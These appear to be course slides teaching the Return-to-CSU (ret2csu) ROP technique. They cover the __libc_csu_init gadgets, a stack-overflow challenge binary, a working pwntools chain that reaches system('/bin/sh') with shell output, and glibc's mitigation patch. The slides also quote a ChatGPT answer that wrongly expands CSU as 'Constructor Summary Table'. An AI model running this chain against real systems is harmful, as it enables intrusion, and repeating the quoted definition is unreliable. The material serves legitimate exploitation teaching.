

LSN 2 : Return To CSU

Vulnerability Research

Objectives

Lesson #2: Return to CSU

- Examine “the universal gadget” (Ret2CSU) and explore how it was discovered through manual code inspection.
- Examine methods for mitigating the universal gadget and explore the approach used by the glibc developers.

References

- Marco-Gisbert, Hector, and Ismael Ripoll. "Return-to-csu: A new method to bypass 64-bit Linux ASLR." Black Hat Asia 2018. 2018.

Hunting the Universal Gadget

Function Call Sequence




Image copied from: Return-to-csu: A new method to bypass 64-bit Linux ASLR

What is `__libc_csu_init()`?

Before Main

```
__libc_csu_init()  
-> __attribute__((constructor)) -> ...
```

Application Code

```
int main(int argc, const char *argv[])
```

After Main

```
__libc_csu_init()  
-> __run_exit_handlers()  
-> __attribute__((destructor))  
-> ...
```

```
#include <stdio.h>  
#include <stdlib.h>
```

```
void myfunctAtExit(void) {  
    printf("myfunctAtExit()\n");  
}
```

```
void __attribute__((constructor)) beforeMain(){  
    printf("Before main()\n");  
}
```

```
int main(int argc, const char *argv[]) {  
    atexit(myfunctAtExit);  
    printf("main()\n"); return 0;  
}
```

```
void __attribute__((destructor)) afterMain() {  
    printf("After main()\n");  
}
```


What is `__libcsu_init()`?

chatGPT: *what does `__libcsu_init()` do?*

`__libcsu_init` is a function that is used in programs compiled with the GCC compiler. It is a part of the "Constructor Summary Table" (CSU) feature that allows the program to call a set of functions before `main()` is called. These functions are called "constructors" because they construct or initialize something before `main()` is executed.

The CSU feature is implemented by generating a special table of constructors and adding a call to `__libcsu_init` in the program's startup code. When the program is loaded into memory and execution begins, the startup code calls `__libcsu_init`, which then iterates through the table of constructors and calls each one in turn. This allows the program to perform any necessary initialization before `main()` is executed.

It is important to note that `__libcsu_init` is a function that is generated automatically by the compiler and is not intended to be called directly by the programmer. It is typically only used in programs that make use of the CSU feature.

Hidden Gadgets in Plain Sight

```
004006c0 void __libc_csu_init()
```

```
<...snipped ...>
```

```
00400700 4c89fa      mov     rdx, r15
00400703 4c89f6      mov     rsi, r14
00400706 4489ef      mov     edi, r13d
00400709 41ff14dc    call   qword [r12+rbx*8]
0040070d 4883c301    add     rbx, 0x1
00400711 4839dd      cmp     rbp, rbx
00400714 75ea       jne     0x400700

00400716 4883c408    add     rsp, 0x8
0040071a 5b         pop     rbx {__saved_rbx}
0040071b 5d         pop     rbp {__saved_rbp}
0040071c 415c       pop     r12 {__saved_r12}
0040071e 415d       pop     r13 {__saved_r13}
00400720 415e       pop     r14 {__saved_r14}
00400722 415f       pop     r15 {__saved_r15}
00400724 c3         retn    {__return_addr}
```

Gadget #2

Gadget #1

Hidden Gadgets in Plain Sight

0040071a	5b	pop	rbx {__saved_rbx}
0040071b	5d	pop	rbp {__saved_rbp}
0040071c	415c	pop	r12 {__saved_r12}
0040071e	415d	pop	r13 {__saved_r13}
00400720	415e	pop	r14 {__saved_r14}
00400722	415f	pop	r15 {__saved_r15}
00400724	c3	retn	{__return_addr}



00400700	4c89fa	mov	rdx, r15
00400703	4c89f6	mov	rsi, r14
00400706	4489ef	mov	edi, r13d
00400709	41ff14dc	call	qword [r12+rbx*8]

rbx = 1st var on stack
rbp = 2nd var on stack
r12 = 3rd var on stack
r13 = 4th var on stack
r14 = 5th var on stack
r15 = 6th var on stack

rdx = r15 = 6th var on stack
rsi = r14 = 5th var on stack
edi = r13d = 32-bits (4th var on stack)
call qword [r12+rbx *8]

Hidden Gadgets in Plain Sight

rbx = 1st var on stack (set to 0x0)
r12 = 3rd var on stack (set to a pointer we'd like to dereference)
call qword [r12+rbx *8]

00400709	41ff14dc	call	qword [r12+rbx*8]
----------	----------	------	-------------------



Who are you going to call?

Hidden Gadgets in Plain Sight

- Populated GOT entries are the obvious choice.
 - The less obvious choice is the the `_fini` pointer in the `.dynsym` section.
-

- What is the `.dynsym` do?
- What does `_fini_` do?

0x4006b4	<_fini>	sub	rsp, 8
0x4006b8	<_fini+4>	add	rsp, 8
0x4006bc	<_fini+8>	ret	

- Calling `_fini_()` pretty much accomplishes a 'ret' gadget.

Ret2CSU Demo

Why Ret2CSU

We know we can exploit this binary since it is compiled without any stack protection and incorrectly reads in an extra 0x132f bytes into the buffer.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

__attribute__((constructor)) void ignore_me() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void vuln() {
    char buf[8];
    read(0,&buf,0x1337);
}

int main() {
    vuln();
    system("echo '<<< no shell for you'");
}
```

Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

Why Ret2CSU: Limited Primitives

However, once again we have limited primitives for the exploit. While we have `system()` in the plt, we do not have an address of a `'/bin/sh'` string.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

__attribute__((constructor)) void ignore_me() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void vuln() {
    char buf[8];
    read(0,&buf,0x1337);
}

int main() {
    vuln();
    system("echo '<<< no shell for you'");
}
```

Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

Why Ret2CSU: Limited Primitives

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

__attribute__((constructor)) void ignore_me() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

void vuln() {
    char buf[8];
    read(0, &buf, 0x1337);
}

int main() {
    vuln();
    system("echo '<<< no shell for you'");
}
```

We could ROP our way to reading in a string
`read(rdi=stdin, rsi=writeable_mem, rdx=0)`

Arch:	amd64-64-little
RELRO:	Partial RELRO
Stack:	No canary found
NX:	NX enabled
PIE:	No PIE (0x400000)

Why Ret2CSU: Limited Primitives

```
$ ropper -f chal.bin | grep rdi
```

```
...  
0x000000000040066f: mov rdi, rax; call 0x520; nop; pop rbp; ret;  
0x0000000000400723: pop rdi; ret;
```



```
$ ropper -f chal.bin | grep rsi
```

```
...  
0x0000000000400721: pop rsi; pop r15; ret;
```



```
$ ropper -f chal.bin | grep rdx
```

```
[INFO] Load gadgets from cache  
[LOAD] loading... 100%
```

```
[LOAD] removing double gadgets... 100%
```

```
0x0000000000400502: add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;  
0x0000000000400500: or ah, byte ptr [rax]; add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add rsp,  
8; ret;  
0x0000000000400505: sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;  
0x00000000004004ff: cmc; or ah, byte ptr [rax]; add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add  
rsp, 8; ret
```



We could ROP our way to reading in a string
`read(rdi=stdin, rsi=writeable_mem, rdx=0)`


Unfortunately, though it appears we lack the
gadgets to set the rdx register

I can guess we can't exploit it then

That makes for a terrible lesson.

Enter Universal Gadget

How Ret2CSU



How Ret2CSU

```
chain = cyclic(16)                # padding for overflow
chain += p64(0x40071a)            # first gadget
chain += p64(0x0)
chain += p64(0x1)
chain += p64(read)                # r12 = e.got['read']->read()
chain += p64(0x0)                # rdi = stdin = 0x0
chain += p64(writable_mem)        # rsi = writable_mem
chain += p64(0x8)                # rdx = 0x8
chain += p64(0x400700)            # second gadget

chain += p64(pop_rdi)             # pop rdi; ret
chain += p64(writable_mem)        # rdi = writable_mem -> '/bin/sh'
chain += p64(system)              # system('/bin/sh')

p.sendline(chain)

log.info("Hit [Enter] to Send '/bin/sh\0'")
pause()
p.sendline(b'/bin/sh\0')
```

We know we can exploit this binary since it is compiled without any stack protection and incorrectly reads in an extra 0x132f bytes into the buffer.

How Ret2CSU: First Failure

```
[*] Sending Ret2CSU Chain  
[*] Hit [Enter] to Send '/bin/sh\x00  
[*] Paused (press any to continue)  
[*] Here is your shell >>>  
[*] Switching to interactive mode  
[*] Got EOF while reading in interactive
```



Ok. Why isn't it working?

How Ret2CSU: First Failure

00400739	41ff14dc	call	qword [r12+rbx*8]
0040073d	4883c301	add	rbx, 0x1
00400741	4839dd	cmp	rbp, rbx
00400744	75ea	jne	0x400730
00400746	4883c408	add	rsp, 0x8
0040074a	5b	pop	rbx {__saved_rbx}
0040074b	5d	pop	rbp {__saved_rbp}
0040074c	415c	pop	r12 {__saved_r12}
0040074e	415d	pop	r13 {__saved_r13}
00400750	415e	pop	r14 {__saved_r14}
00400752	415f	pop	r15 {__saved_r15}
00400754	c3	retn	{__return_addr}

Remember the 2nd Gadget is a call().
After our gadget executes, we return back to
the next instruction

How Ret2CSU: First Failure

```
00400739 41ff14dc      call    qword [r12+rbx*8]
0040073d 4883c301      add     rbx, 0x1
00400741 4839dd        cmp     rbp, rbx
00400744 75ea          jne     0x400730

00400746 4883c408      add     rsp, 0x8
0040074a 5b            pop     rbx {__saved_rbx}
0040074b 5d            pop     rbp {__saved_rbp}
0040074c 415c          pop     r12 {__saved_r12}
0040074e 415d          pop     r13 {__saved_r13}
00400750 415e          pop     r14 {__saved_r14}
00400752 415f          pop     r15 {__saved_r15}
00400754 c3            retn    {__return_addr}
```

Without accounting for the additional instructions that follow the chain, we end up returning into 0x0 instead of our pop_rdi gadget.

```
| 0x40071b <__libc_csu_init+91>  pop     rbp
| 0x40071c <__libc_csu_init+92>  pop     r12
| 0x40071e <__libc_csu_init+94>  pop     r13
| 0x400720 <__libc_csu_init+96>  pop     r14
| 0x400722 <__libc_csu_init+98>  pop     r15
| ► 0x400724 <__libc_csu_init+100> ret    <0>}
```


How Ret2CSU: Adjusting for Call

```
chain = cyclic(16)                # padding for overflow
chain += p64(0x40071a)            # first gadget
chain += p64(0x0)
chain += p64(0x1)
chain += p64(read)                # r12 = e.got['read']->read()
chain += p64(0x0)                # rdi = stdin = 0x0
chain += p64(writable_mem)        # rsi = writable_mem
chain += p64(0x8)                # rdx = 0x8
chain += p64(0x400700)            # second gadget
chain += cyclic(8)*7              # padding for after call

chain += p64(pop_rdi)             # pop rdi; ret
chain += p64(writable_mem)        # rdi = writable_mem -> '/bin/sh'
chain += p64(system)              # system('/bin/sh')

p.sendline(chain)

log.info("Hit [Enter] to Send '/bin/sh\0'")
pause()
p.sendline(b'/bin/sh\0')
```

We correct the exploit, adjusting for the 6 pops and the stack alignment.

How Ret2CSU: Shell Party


```
[*] Sending Ret2CSU Chain  
[*] Hit [Enter] to Send '/bin/sh\x00'  
[*] Paused (press any to continue)  
[*] Here is your shell >>>  
[*] Switching to interactive mode  
$ cat flag.txt  
flag{i_sure_wished_this_worked_remotely_too}
```

Ok. It Works.

Mitigating the Universal Gadget


Mitigation #1: Move Gadgets to Libc

- Pro: defeats the rop chain since libc have PIE enabled by default.
- Con: Legacy applications will need to be re-compiled to support new libc.



Mitigation #2: Remove some of the Gadgets

- Pro: Prevent chain by updating the second gadget to use registers not under attacker control.
- Con: Legacy applications will have to be recompiled to opt-in to protection mechanism.




Actual Mitigation

[PATCH] Reduce the statically linked startup code [BZ #23323]

- *From:* fweimer at redhat dot com (Florian Weimer)
- *To:* libc-alpha at sourceware dot org
- *Date:* Sat, 23 Jun 2018 23:45:25 +0200
- *Subject:* [PATCH] Reduce the statically linked startup code [BZ #23323]

It turns out the startup code in `csu/elf-unit.c` has a perfect pair of ROP gadgets (see Marco-Gisbert and Ripoll-Ripoll, "return-to-csu: A New Method to Bypass 64-bit Linux ASLR"). These functions are not needed in dynamically-linked binaries because `DT_INIT/DT_INIT_ARRAY` are already processed by the dynamic linker. However, the dynamic linker skipped the main program for some reason. For maximum backwards compatibility, this is not changed, and instead, the main map is consulted from `__libc_start_main` if the `init` function argument is a `NULL` pointer.

For statically linked binaries, the old approach based on linker symbols is still used because there is nothing else available.



Thank you.